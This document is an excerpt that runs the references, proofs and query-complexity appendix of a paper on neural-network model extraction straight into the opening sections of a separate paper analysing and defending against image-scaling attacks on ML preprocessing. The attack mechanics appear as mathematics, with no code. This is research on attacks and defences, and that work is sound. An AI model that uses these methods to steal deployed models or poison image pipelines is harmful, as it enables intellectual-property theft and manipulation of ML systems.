[13] V. Chandrasekaran, K. Chaudhuri, I. Giacomelli, S. Jha, and S. Yan, "Model extraction and active learning," *CoRR*, vol. abs/1811.02054, 2018. [Online]. Available: http://arxiv.org/abs/1811.02054

[14] S. J. Oh, M. Augustin, B. Schiele, and M. Fritz, "Towards reverse-engineering black-box neural networks," *arXiv preprint arXiv:1711.01768*, 2017.

[15] S. Pal, Y. Gupta, A. Shukla, A. Kanade, S. K. Shevade, and V. Ganapathy, "A framework for the extraction of deep neural networks by leveraging public data,"

CoRR, vol. abs/1905.09165, 2019. [Online]. Available: http://arxiv.org/abs/1905.09165

[16] J. R. Correia-Silva, R. F. Berriel, C. Badue, A. F. de Souza, and T. Oliveira-Santos, "Copycat cnn: Stealing knowledge by persuading confession with random non-labeled data," in *2018 International Joint Conference on Neural Networks (IJCNN)*. IEEE, 2018.

[17] C. Song and V. Shmatikov, "Overlearning reveals sensitive attributes," *arXiv preprint arXiv:1905.11742*, 2019.

[18] S. Hong, M. Davinroy, Y. Kaya, S. N. Locke, I. Rackow, K. Kulda, D. Dachman-Soled, and T. Dumitraş, "Security analysis of deep neural networks operating in the presence of cache side-channel attacks," *arXiv preprint arXiv:1810.03487*, 2018.

[19] S. Milli, L. Schmidt, A. D. Dragan, and M. Hardt, "Model reconstruction from model explanations," *arXiv preprint arXiv:1807.05185*, 2018.

[20] V. Nair and G. E. Hinton, "Rectified linear units improve restricted boltzmann machines," in *Proceedings of the 27th international conference on machine learning (ICML-10)*, 2010, pp. 807–814.

[21] Y. E. Nesterov, "A method for solving the convex programming problem with convergence rate o (1/kˆ 2)," in *Dokl. akad. nauk Sssr*, vol. 269, 1983, pp. 543–547.

[22] J. Duchi, E. Hazan, and Y. Singer, "Adaptive subgradient methods for online learning and stochastic optimization," *Journal of Machine Learning Research*, vol. 12, no. Jul, pp. 2121–2159, 2011.

[23] D. P. Kingma and J. Ba, "Adam: A method for stochastic optimization," *arXiv preprint arXiv:1412.6980*, 2014.

[24] G. Hinton, O. Vinyals, and J. Dean, "Distilling the knowledge in a neural network," *arXiv preprint arXiv:1503.02531*, 2015.

[25] L. Batina, S. Bhasin, D. Jap, and S. Picek, "Csi neural network: Using side-channels to recover your artificial neural network information," *arXiv preprint arXiv:1810.09076*, 2018.

[26] P. Kocher, J. Jaffe, and B. Jun, "Differential power analysis," in *Annual International Cryptology Conference*. Springer, 1999, pp. 388–397.

[27] A. Das, S. Gollapudi, R. Kumar, and R. Panigrahy, "On the learnability of deep random networks," *CoRR*, vol. abs/1904.03866, 2019.

[28] D. Mahajan, R. Girshick, V. Ramanathan, K. He, M. Paluri, Y. Li, A. Bharambe, and L. van der Maaten, "Exploring the limits of weakly supervised pretraining," in *Proceedings of the European Conference on Computer Vision (ECCV)*, 2018, pp. 181–196.

[29] P. Micaelli and A. Storkey, "Zero-shot knowledge transfer via adversarial belief matching," *arXiv preprint arXiv:1905.09768*, 2019.

[30] A. Radford, J. Wu, R. Child, D. Luan, D. Amodei, and I. Sutskever, "Language models are unsupervised multitask learners," *OpenAI Blog*, vol. 1, no. 8, 2019.

[31] A. Sharif Razavian, H. Azizpour, J. Sullivan, and S. Carlsson, "Cnn features off-the-shelf: an astounding baseline for recognition," in *Proceedings of the IEEE conference on computer vision and pattern recognition workshops*, 2014, pp. 806–813.

[32] J. Devlin, M.-W. Chang, K. Lee, and K. Toutanova, "Bert: Pre-training of deep bidirectional transformers for language understanding," *arXiv preprint arXiv:1810.04805*, 2018.

[33] D. Angluin, "Queries and concept learning," *Machine learning*, vol. 2, no. 4, pp. 319–342, 1988.

[34] A. Blum and T. Mitchell, "Combining labeled and unlabeled data with co-training," in *Proceedings of the eleventh annual conference on Computational learning theory*. Citeseer, 1998, pp. 92–100.

[35] S. Song, D. Berthelot, and A. Rostamizadeh, "Combining mixmatch and active learning for better accuracy with fewer labels," 2020. [Online]. Available: https://openreview.net/forum?id=HJxWl0NKPB

[36] O. Siméoni, M. Budnik, Y. Avrithis, and G. Gravier, "Rethinking deep active learning: Using unlabeled data at model training," 2020. [Online]. Available: https://openreview.net/forum?id=rJehllrtDS

[37] X. Zhai, A. Oliver, A. Kolesnikov, and L. Beyer, "S4l: Self-supervised semi-supervised learning," *arXiv preprint arXiv:1905.03670*, 2019.

[38] D. Berthelot, N. Carlini, I. Goodfellow, N. Papernot, A. Oliver, and C. Raffel, "Mixmatch: A holistic approach to semi-supervised learning," *arXiv preprint arXiv:1905.02249*, 2019.

[39] Y. Netzer, T. Wang, A. Coates, A. Bissacco, B. Wu, and A. Y. Ng, "Reading digits in natural images with unsupervised feature learning," 2011.

[40] A. Krizhevsky *et al.*, "Learning multiple layers of features from tiny images," Citeseer, Tech. Rep., 2009.

[41] D. Sculley, G. Holt, D. Golovin, E. Davydov, T. Phillips, D. Ebner, V. Chaudhary, M. Young, J.-F. Crespo, and

D. Dennison, "Hidden technical debt in machine learning systems," in *Advances in neural information processing systems*, 2015, pp. 2503–2511.

[42] B. Lakshminarayanan, A. Pritzel, and C. Blundell, "Simple and scalable predictive uncertainty estimation using deep ensembles," in *Advances in Neural Information Processing Systems*, 2017, pp. 6402–6413.

[43] H. Xiao, K. Rasul, and R. Vollgraf. (2017) Fashion-mnist: a novel image dataset for benchmarking machine learning algorithms.

[44] N. Carlini, U. Erlingsson, and N. Papernot, "Prototypical examples in deep learning: Metrics, characteristics, and utility," 2019. [Online]. Available: https://openreview.net/forum?id=r1xyx3R9tQ

[45] Y. LeCun, L. Bottou, Y. Bengio, P. Haffner *et al.*, "Gradient-based learning applied to document recognition," *Proceedings of the IEEE*, vol. 86, no. 11, pp. 2278–2324, 1998.

[46] Google, "Jax," https://github.com/google/jax, 2019.

[47] C. Szegedy, W. Zaremba, I. Sutskever, J. Bruna, D. Erhan, I. Goodfellow, and R. Fergus, "Intriguing properties of neural networks," *arXiv preprint arXiv:1312.6199*, 2013.

[48] A. Madry, A. Makelov, L. Schmidt, D. Tsipras, and A. Vladu, "Towards deep learning models resistant to adversarial attacks," *arXiv preprint arXiv:1706.06083*, 2017.

[49] T. Lee, B. Edwards, I. Molloy, and D. Su, "Defending against model stealing attacks using deceptive perturbations," *arXiv preprint arXiv:1806.00054*, 2018.

[50] I. M. Alabdulmohsin, X. Gao, and X. Zhang, "Adding robustness to support vector machines against adversarial reverse engineering," in *Proceedings of the 23rd ACM International Conference on Conference on Information and Knowledge Management*. ACM, 2014, pp. 231–240.

[51] M. Juuti, S. Szyller, A. Dmitrenko, S. Marchal, and N. Asokan, "Prada: protecting against dnn model stealing attacks," *arXiv preprint arXiv:1805.02628*, 2018.

[52] M. Kesarwani, B. Mukhoty, V. Arya, and S. Mehta, "Model extraction warning in mlaas paradigm," in *Proceedings of the 34th Annual Computer Security Applications Conference*. ACM, 2018, pp. 371–380.

[53] B. Wang and N. Z. Gong, "Stealing hyperparameters in machine learning," in *2018 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2018, pp. 36–52.

[54] J. Zhang, Z. Gu, J. Jang, H. Wu, M. P. Stoecklin, H. Huang, and I. Molloy, "Protecting intellectual property of deep neural networks with watermarking," in *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*. ACM, 2018, pp. 159–172.

[55] Y. Uchida, Y. Nagai, S. Sakazawa, and S. Satoh, "Embedding watermarks into deep neural networks," in *Proceedings of the 2017 ACM on International Conference on Multimedia Retrieval*. ACM, 2017, pp. 269–277.

[56] B. Barak, O. Goldreich, R. Impagliazzo, S. Rudich, A. Sahai, S. Vadhan, and K. Yang, "On the (im) possibility of obfuscating programs," in *Annual international cryptology conference*. Springer, 2001, pp. 1–18.

[57] M. Barni, C. Orlandi, and A. Piva, "A privacy-preserving protocol for neural-network-based computation," in *Proceedings of the 8th workshop on Multimedia and security*. ACM, 2006, pp. 146–151.

[58] G. Katz, C. Barrett, D. L. Dill, K. Julian, and M. J. Kochenderfer, "Reluplex: An efficient smt solver for verifying deep neural networks," in *International Conference on Computer Aided Verification*. Springer, 2017, pp. 97–117.

A Formal Statements for Section 3.3

Here, we give the formal arguments for the difficulty of model extraction to support informal statements from Section 3.3.

Theorem 1. *There exists a class of width* $3k$ *and depth 2 neural networks on domain* $[0,1]^d$ *(with precision p numbers) with* $d \geq k$ *that require, given logit access to the networks,* $\Theta(p^k)$ *queries to extract.*

In order to prove Theorem 1, we introduce a family of functions we call *k-rectangle bounded functions*, which we will show satisfies this property.

Definition A.1. *A function* f *on domain* $[0,1]^d$ *with range* $\mathbb{R}$ *is a* rectangle bounded function *if there exists two vectors* a, b *such that* $f(x) \neq 0 \implies a \preceq x \preceq b$*, where* $\preceq$ *denotes element-wise comparison. The function* f *is a* k-rectangle bounded function *if there are* k *indices* i *such that* $a_i \neq 0$ *or* $b_i \neq 1$.

Intuitively, a k-rectangle function only outputs a non-zero value on a multidimensional rectangle that is constrained in only k coordinates. We begin by showing that we can implement k-rectangle functions for any a, b using a ReLU network of width k and depth 2.

Lemma 1. *For any* a, b *with* k *indices* i *such that* $a_i \neq 0$ *or* $b_i \neq 1$*, we can construct a* k*-rectangle bounded function for* a, b *with a ReLU network of width* $3k$ *and depth 2.*

Proof. We will start by constructing a 3-ReLU gadget with output ≥ 1 only when $a_i \leq x_i \leq b_i$. We will then show how to compose k of these gadgets, one for each index of the k-rectangle, to construct the k-rectangle bounded function.

The 3-ReLU gadget only depends on x_i, so weights for all other ReLUs will be set to 0. Observe that the function $T_i(x;a,b) = \text{ReLU}(x-a)+\text{ReLU}(x_i-b_i)-2\text{ReLU}(x_i-(a_i+b_i)/2)$ is nonzero only on the interval (a_i,b_i). This is easier to see when it is written as

$$\text{ReLU}(x_i-a_i)-\text{ReLU}(x_i-(a_i+b_i)/2) \\ -(\text{ReLU}(x_i-(a_i+b_i)/2)-\text{ReLU}(x_i-b_i)).$$

The function $\text{ReLU}(x-x_1)-\text{ReLU}(x-x_2)$ with $x_1 < x_2$ looks like a sigmoid, and has the following form:

$$\text{ReLU}(x-x_1)-\text{ReLU}(x-x_2) = \begin{cases} 0 & x \leq x_1 \\ x-x_1 & x_1 \leq x \leq x_2 \\ x_2-x_1 & x \geq x \end{cases}$$

Now, $T_i(x;a_i,b_i)\cdot 1/(b_i-a_i)$ has range $[0,1]$ for any value of a_i,b_i. Then the function

$$f_{a,b}(x) = \text{ReLU}(\sum_i (T_i(x;a_i,b_i)/(b_i-a_i)) - (k-1))$$

is k-rectangle bounded for vectors a,b. To see why, we need that no input x not satisfying $a \preceq x \preceq b$ has $\sum_i (T_i(x;a_i,b_i)/(b_i-a_i)) > k-1$. This is simply because each term $T_i(x;a_i,b_i) \leq 1$, so unless all k such terms are > 0, the inequality cannot hold. □

Now that we know how to construct a k-rectangle bounded function, we will introduce a set of p^k disjoint k-rectangle bounded functions, and then show that any one requires p^k queries to extract when the others are also possible functions.

Lemma 2. *There exists a family of k-rectangle bounded functions $\mathcal{F}$ such that extracting an element of $\mathcal{F}$ requires p^k queries in the worst case.*

Here, p is the feature precision; images with 8-bit pixels have $p = 256$.

Proof. We begin by constructing $\mathcal{F}$. The following p ranges are clearly pairwise disjoint: $\{(\frac{i-1}{p}, \frac{i}{p})\}_{i=1}^{p}$. Then pick any k indices, and we can construct p^k distinct k-rectangle bounded functions - one for each element in the Cartesian product of each index's set of ranges. Call this set $\mathcal{F}$.

The set of inputs with non-zero output is distinct for each function, because their rectangles are distinct. Now consider the information gained from any query. If the query returns a non-zero value, the function is learned. If not, at most one function from $\mathcal{F}$ is ruled out - the function whose rectangle was queried. Then any sequence of n queries to an oracle can rule out at most n of the functions of $\mathcal{F}$, so that at least $|\mathcal{F}| = p^k$ queries are required in the worst case. □




Figure 5: Fidelity is easier on more prototypical examples.

Putting Lemma 1 and 2 together gives us Theorem 1.

Theorem 2. *Checking whether two networks with domains $\{0,1\}^d$ are functionally equivalent is NP-hard.*

Proof. We prove this by reduction to subset sum. A similar reduction (reducing to 3-SAT instead of Subset Sum) for a different statement appears in [58].

Suppose we receive a subset sum instance $T, p, [v_1, v_2, \cdots, v_d]$ - the set is v, the target sum is T, and the problem's precision is p. We will construct networks f_1 and f_2 such that checking if f_1 and f_2 are functionally equivalent is equivalent to solving the subset sum instance. We start by setting $f_1 = 0$ - it never returns a non-zero value. We now construct a network f_2 that has nonzero output only if the subset sum instance can be solved (and finding an input with nonzero output reveals the satisfying subset).

The network f_2 has three hidden units in the first layer with incoming weight for the ith feature equal to v_i. This means the dot product of the input x with weights will be the sum of the subset $\{i|x_i = 1\}$. We want to force this to accept iff there is an input where this sum is T. To do so, we use the same 3-ReLU gadget as in the proof of Theorem 1:

$$f_2(x;T,p,v) = \text{ReLU}(x\cdot v-(T-p/2)) \\ +\text{ReLU}(x\cdot v-(T+p/2))-2\text{ReLU}(x\cdot v-T).$$

As before, this will only be nonzero in the range $[T-p/2, T+p/2]$, and we are done.

□

B Prototypicality and Fidelity

We know from Section 5 that learning strategies struggle to achieve perfect fidelity due to non-determinism inherent in learning. What remains to be understood is whether some

samples are more difficult than others to achieve fidelity on. We investigate using recent work on identifying prototypical data points. Using each metric developed in Carlini *et al.* [44], we can rank the Fashion-MNIST test set in order of increasing prototypicality. Binning the prototypicality ranking into percentiles, we can measure how many of the 90 models we trained for Section 5 agree with the oracle's prediction. The intuition here is that more prototypical examples should be more consistently learnable, whereas more outlying points may be harder to consistently classify. Indeed, we find that this is the case - all metrics find a correlation between prototypicality and model agreement (fidelity), as seen in Figure 5. Interestingly, the metrics which do not use ensembles of models (adversarial distance and holdout-retraining) have the best correlation with the model agreement metric—roughly the top 50% of prototypical examples by these metrics are classified the same by nearly all 90 models.

C Supplement for Section 6

Accuracies for the oracles in Section 6 are found in Table 9.

MNIST		CIFAR-10	
Parameters	Accuracy	Parameters	Accuracy
12,500	94.3%	49,000	29.2%
25,000	95.6%	98,000	34.2%
50,000	97.2%	196,000	40.3%
100,000	97.7%	393,000	42.6%
200,000	98.0%	786,000	43.1%
400,000	98.3%	1,572,000	45.9%

Table 9: Statistics for the oracle models we train to extract.

Figure 6 shows a distribution over the bits of precision in the difference between the logits (i.e., pre-softmax prediction) of the 16 neuron oracle neural network and the extracted network. Formally, we measure the magnitude of the gap $|f_\theta(x) - f_{\hat{\theta}}(x)|$. Notice that this is a different (and typically stronger) measure of fidelity than used elsewhere in the paper.




Figure 6: For a 16-neuron MNIST model the attack works. Plotted here is number of bits of precision on the logits normalized by the value of the lot as done in the prior figure.

D Query Complexity of Functionally Equivalent Extraction

In this section, we briefly analyze the query complexity of the attack from Section 6. We assume that a simulated partial derivative requires $O(1)$ queries using finite differences.

1. Critical Point Search. This step is the most nontrivial to analyze, but fortunately this was addressed in [19]. They found this step requires $O(h\log(h))$ gradient queries, which we simulate with $O(h\log(h))$ model queries.

2. Weight Recovery. This piece is significantly complicated by not having access to gradient queries. For each ReLU, absolute value recovery requires $O(d)$ queries and weight sign recovery requires an additional $O(d)$, making this step take $O(dh)$ queries total.

3. Global Sign Recovery. For each ReLU, we require only three queries. Then this step is $O(h)$.

4. Last Layer Extraction. This step requires h queries to make the system of linear equations full rank (although in practice we reuse previous queries here, making this step require 0 queries).

Overall, the algorithm requires $O(h\log(h) + dh + h) = O(dh)$ queries. Extraction requires $\Omega(dh)$ queries without auxillary information, as there are dh parameters in the model. Then the algorithm is query-optimal up to a constant factor, removing logarithmic factors from Milli *et al.* [19].

Adversarial Preprocessing: Understanding and Preventing Image-Scaling Attacks in Machine Learning



Erwin Quiring, David Klein, Daniel Arp, Martin Johns and Konrad Rieck

Technische Universität Braunschweig, Germany

Abstract

Machine learning has made remarkable progress in the last years, yet its success has been overshadowed by different attacks that can thwart its correct operation. While a large body of research has studied attacks against learning algorithms, vulnerabilities in the preprocessing for machine learning have received little attention so far. An exception is the recent work of Xiao et al. that proposes attacks against image scaling. In contrast to prior work, these attacks are agnostic to the learning algorithm and thus impact the majority of learning-based approaches in computer vision. The mechanisms underlying the attacks, however, are not understood yet, and hence their root cause remains unknown.

In this paper, we provide the first in-depth analysis of image-scaling attacks. We theoretically analyze the attacks from the perspective of signal processing and identify their root cause as the interplay of downsampling and convolution. Based on this finding, we investigate three popular imaging libraries for machine learning (OpenCV, TensorFlow, and Pillow) and confirm the presence of this interplay in different scaling algorithms. As a remedy, we develop a novel defense against image-scaling attacks that prevents all possible attack variants. We empirically demonstrate the efficacy of this defense against non-adaptive and adaptive adversaries.

1 Introduction

Machine learning techniques have enabled impressive progress in several areas of computer science, such as in computer vision [e.g., 11, 12, 13] and natural language processing [e.g., 7, 18, 31]. This success, however, is increasingly foiled by attacks from adversarial machine learning that exploit weaknesses in learning algorithms and thwart their correct operation. Prominent examples of these attacks are methods for crafting adversarial examples [6, 32], backdooring neural networks [10, 15], and inferring properties from learning models [9, 27]. While these attacks have gained significant attention in research, they are unfortunately not the only weak spot in machine learning systems.

Recently, Xiao et al. [35] have demonstrated that data preprocessing used in machine learning can also suffer from vulnerabilities. In particular, they present a novel type of attack that targets *image scaling*. The attack enables an adversary to manipulate images, such that they change their appearance when scaled to a specific dimension. As a result, any learning-based system scaling images can be tricked into working on attacker-controlled data. As an example, Figure 1 shows an attack against the scaling operation of the popular TensorFlow library. The manipulated image (left) changes to the output (right) when scaled to a specific dimension.

Attacks on image scaling pose a threat to the security of machine learning: First, scaling is omnipresent in computer vision, as learning algorithms typically require fixed input dimensions. Second, these attacks are agnostic to the learning model, features, and training data. Third, the attacks can be used for poisoning data during training as well as misleading classifiers during prediction. In contrast to adversarial examples, image-scaling attacks do not depend on a particular model or feature set, as the downscaling can create a perfect image of the target class. As a consequence, there is a need for effective defenses against image-scaling attacks. The underlying mechanisms, however, are not understood so far and the root cause for adversarial scaling is still unknown.

In this paper, we provide the first comprehensive analysis of image-scaling attacks. To this end, we theoretically analyze the attacks from the perspective of signal processing and



Figure 1: Example of an image-scaling attack. Left: a manipulated image showing a cat. The scaling operation produces the right image with a dog.

identify the root cause of the attacks as the interplay of downsampling and convolution during scaling. That is, depending on the downsampling frequency and the convolution kernel used for smoothing, only very specific pixels are considered for generating the scaled image. This limited processing of the source image allows the adversary to take over control of the scaling process by manipulating only a few pixels. To validate this finding, we investigate three popular imaging libraries for machine learning (OpenCV, TensorFlow, and Pillow) and confirm the presence of this insecure interplay in different scaling algorithms.

Based on our theoretical analysis, we develop defenses for fending off image-scaling attacks in practice. As a first step, we analyze the robustness of scaling algorithms in the three imaging libraries and identify those algorithms that already provide moderate protection from attacks. In the second step, we devise a new defense that is capable of protecting from all possible attack variants. The defense sanitizes explicitly those pixels of an image that are processed by a scaling algorithm. As a result, the adversary loses control of the scaled content, while the quality of the source image is largely preserved. We demonstrate the efficacy of this strategy in an empirical evaluation, where we prevent attacks from non-adaptive as well as adaptive adversaries.

Finally, our work provides an interesting insight into research on secure machine learning: While attacks against learning algorithms are still hard to analyze due to the complexity of learning models, the well-defined structure of scaling algorithms enables us to fully analyze scaling attacks and develop effective defenses. As a consequence, we are optimistic that attacks against other forms of data preprocessing can also be prevented, given a thorough root-cause analysis.

Contributions. In summary, we make the following contributions in this paper:

- *Analysis of image-scaling attacks.* We conduct the first in-depth analysis of image-scaling attacks and identify the vulnerability underlying the attacks in theory as well as in practical implementations.
- *Effective Defenses.* We develop a theoretical basis for assessing the robustness of scaling algorithms and designing effective defenses. We propose a novel defense that protects from all possible attack variants.
- *Comprehensive Evaluation.* We empirically analyze scaling algorithms of popular imaging libraries under attack and demonstrate the effectivity of our defense against adversaries of different strengths.

The rest of this paper is organized as follows: We review the background of image scaling and attacks in Section 2. Our theoretical analysis is presented in Section 3, and we develop defenses in Section 4. An empirical evaluation of attacks and defenses is given in Section 5. We discuss related work in Section 6, and Section 7 concludes the paper.

Table 1: Scaling algorithms in deep learning frameworks.

Framework	Caffe	PyTorch	TensorFlow
Library	OpenCV	Pillow	tf.image
Library Version	4.1	6.0	1.14
Nearest	•	•(‡)	•
Bilinear	•(*)	•(*)	•(*)
Bicubic	•	•	•
Lanczos	•	•	
Area	•	•	•

(*) Default algorithm. (‡) Default algorithm if Pillow is used directly without PyTorch.

2 Background

Before starting our theoretical analysis, we briefly review the background of image scaling in machine learning and then present image-scaling attacks.

2.1 Image Scaling in Machine Learning

Image scaling is a standard procedure in computer vision and a common preprocessing step in machine learning [21]. A scaling algorithm takes a source image S and resizes it to a scaled version D. As many learning algorithms require a fixed-size input, scaling is a mandatory step in most learning-based systems operating on images. For instance, deep neural networks for object recognition, such as VGG19 and Inception V3/V4 expect inputs of 224×224 and 299×299 pixels, respectively, and can only be applied in practice if images are scaled to these dimensions.

Generally, we can differentiate *upscaling* and *downscaling*, where the first operation enlarges an image by extrapolation, while the latter reduces it through interpolation. In practice, images are typically larger than the input dimension of learning models and thus image-scaling attacks focus on downscaling. Table 1 lists the most common scaling algorithms. Although these algorithms address the same task, they differ in how the content of the source S is weighted and smoothed to form the scaled version D. For example, nearest-neighbor scaling simply copies pixels from a grid of the source to the destination, while bicubic scaling interpolates pixels using a cubic function. We examine these algorithms in more detail in Section 3 when analyzing the root cause of scaling attacks.

Due to the central role in computer vision, scaling algorithms are an inherent part of several deep learning frameworks. For example, Caffe, PyTorch, and TensorFlow implement all common algorithms, as shown in Table 1. Technically, TensorFlow uses its own implementation called *tf.image*, whereas Caffe and PyTorch use the imaging libraries *OpenCV* and *Pillow*, respectively. Other libraries for deep learning either build on these frameworks or use the imaging libraries directly. For instance, Keras uses Pillow and DeepLearning4j builds on OpenCV. As a consequence, we focus our analysis on these major imaging libraries.

2.2 Image-Scaling Attacks

Recently, Xiao et al. [35] have shown that scaling algorithms are vulnerable to attacks and can be misused to fool machine learning systems. The proposed attack carefully manipulates an image, such that it changes its appearance when scaled to a specific dimension. In particular, the attack generates an image A by slightly perturbing the source image S, such that its scaled version matches a target image T. This process is illustrated in Figure 2, which also serves as a running example throughout this paper. In addition, Table 2 provides an overview of our notation.




Figure 2: Principle of image-scaling attacks: An adversary computes A such that it looks like S but downscales to T.

2.2.1 Capabilities and Knowledge

The attack is agnostic to the employed learning model and does not require knowledge of the training data or extracted features. Yet, the adversary needs to know two parameters: (a) the used scaling algorithm and (b) the target size $m' \times n'$ of the scaling operation. Xiao et al. describe how an adversary can easily deduce both parameters with black-box access to the machine learning system by sending specifically crafted images [see 35]. Moreover, Table 1 shows that common open-source libraries have a limited number of scaling options, and thus only a few attempts are necessary to discover the correct setup. In some settings, a fixed algorithm can be even enforced by specific image sizes, as we show in Appendix A.

2.2.2 Attack Scope

As the image is manipulated before any feature extraction, image-scaling attacks can effectively mislead all subsequent steps in a machine-learning pipeline, allowing different attacks during train and test time. That is, an attacker can conceal data poisoning attacks [see 24]. For instance, she can modify the training data such that a backdoor pattern becomes present in the downscaled image which was not visible in the unscaled training image before.

Furthermore, she can trigger false predictions during the application of a learning model by creating a downscaled image of another, targeted class. Compared to adversarial examples [32], both attacks accomplish the same goal. However, image-scaling attacks considerably differ in the threat model: The attacks are model-independent and do not depend on knowledge of the learning model, features, or training data. Furthermore, image-scaling attacks are effective even if neural networks were robust against adversarial examples, as the downscaling can create a perfect image of the target class. Finally, we note that these attacks are of particular concern in all security-related applications where images are processed.

Table 2: Table of symbols for scaling attacks.

Symbol	Size	Description
S	$m \times n$	The source image that is used to create the attack image.
T	$m' \times n'$	The target image that the adversary wants to obtain after scaling.
A	$m \times n$	The attack image, a slightly perturbed version of S
D	$m' \times n'$	The output image of the scaling function scale.

2.2.3 Attack Strategy

There exist a strong and a weak strategy for implementing image-scaling attacks. In the strong strategy, the adversary can choose the source and target image. In the weak version, the adversary can only choose the target, and the calculated attack image is meaningless and easily detectable. We thus focus on the stronger attack strategy in our paper, which is of particular concern in real-world applications.

Objectives. Formally, image-scaling attacks need to pursue the following two objectives:

(O1) The downscaling operation on A needs to produce the target image: $\text{scale}(A) \sim T$.

(O2) The attack image A needs to be indistinguishable from the source image: $A \sim S$.

The first objective ensures that the target image T is obtained during scaling, while the second objective aims at making the attack hard to detect. We verify objective O1 by checking if the prediction of a neural network corresponds to the target image's class. Note that without the second objective, the attack would be trivial, as the adversary could simply overwrite S with T. In this case, however, the attack would be easily detectable and thus not effective in practice.

Strong Attack Strategy. The adversary seeks a minimal perturbation Δ of S, such that the downscaling of $\Delta + S = A$ produces an output similar to T. Both goals can be summarized as the following optimization problem:

$$\begin{aligned} & \min(\|\Delta\|_2^2) \\ \text{s.t.} \quad & \|\text{scale}(S+\Delta) - T\|_\infty \leqslant \varepsilon\,. \end{aligned} \tag{1}$$

Additionally, each pixel value of A needs to remain within the fixed range (e.g., $[0, 255]$ for 8-bit images). This problem can be solved with Quadratic Programming [5]. When successful, the adversary obtains an image A that looks like the source but matches the target after scaling.

Horizontal and Vertical Optimization. Common imaging libraries, such as OpenCV or Pillow, implement downscaling by first resizing images horizontally and then vertically. This implementation technique enables approximating the scaling operation from Eq. (1) by a closed-form expression which is based on a simple matrix multiplication:

$$D = \text{scale}(S + \Delta) = L \cdot (S + \Delta) \cdot R \tag{2}$$

with $L \in \mathbb{R}^{m' \times m}$, $R \in \mathbb{R}^{n \times n'}$ and $D \in \mathbb{R}^{m' \times n'}$. The matrices L and R contain fixed coefficients that depend on the selected scaling algorithm. Both matrices can be computed in advance and are reusable. We refer to Xiao et al. [35] for a description how to calculate L and R.

Based on this matrix multiplication, the attack can also be decomposed into a horizontal and vertical manipulation, which are conducted in reverse order to the scaling, as shown in Figure 3. The attack proceeds by first computing a resized version of S, that is, $S' = \text{scale}(S) \in \mathbb{R}^{m \times n'}$. Here, we solve Eq. (1) with S' as source image and T as target. Due to the decomposition, we only need the coefficient matrix L and thus arrive at the following optimization problem

$$\min(\|\Delta'\|_2^2) \text{ s.t. } \|L \cdot (S' + \Delta') - T\|_\infty \leqslant \varepsilon\,. \tag{3}$$

Next, the horizontal direction is considered. To this end, the adversary calculates the final attack image A with S as source image, but A' as target, analogue to Eq. (3).




Figure 3: Libraries resize an image horizontally first, and then vertically. The attack creates A in reverse order: first the intermediate image A', and then A.

Column-based Optimization. In order to further decrease the computational effort, the optimization can be further decomposed into individual dimensions. We start again with the vertical scaling direction where we resize $S' \in \mathbb{R}^{m \times n'}$ to $D \in \mathbb{R}^{m' \times n'}$. Instead of considering the whole matrix, we solve the problem from Eq. (3) for each column of S' separately:

$$\min(\|\Delta'_{*,j}\|_2^2) \text{ s.t. } \|L \cdot (S'_{*,j} + \Delta'_{*,j}) - T_{*,j}\|_\infty \leqslant \varepsilon\,, \tag{4}$$

where the subscript in $X_{*,j}$ specifies the j-th matrix column of a matrix X. This optimization is repeated for the horizontal direction and finally computed for all color channels.

3 Attack Analysis

After introducing the background of image-scaling attacks, we are ready to investigate their inner workings in more detail. Our aim is to find out which vulnerability image-scaling attacks exactly exploit to be successful. We start off by observing that the presented attacks must exploit a vulnerability that is shared by many scaling algorithms. As the implementations of the algorithms differ, this vulnerability needs to be linked to the general concept of scaling. To better grasp this concept, we require a broader perspective on image scaling and thus examine it from the viewpoint of signal processing.

3.1 Scaling as Signal Processing

Images can be viewed as a generic signal, similar to audio and video. While audio is described by a one-dimensional time series, an image represents a discrete and two-dimensional signal. Typically, images are encoded in the *spatial domain* of pixels. However, any signal can be described by a sum of sinusoids of different frequencies, and hence images can also be represented in the *frequency domain* [e.g., 19, 29].

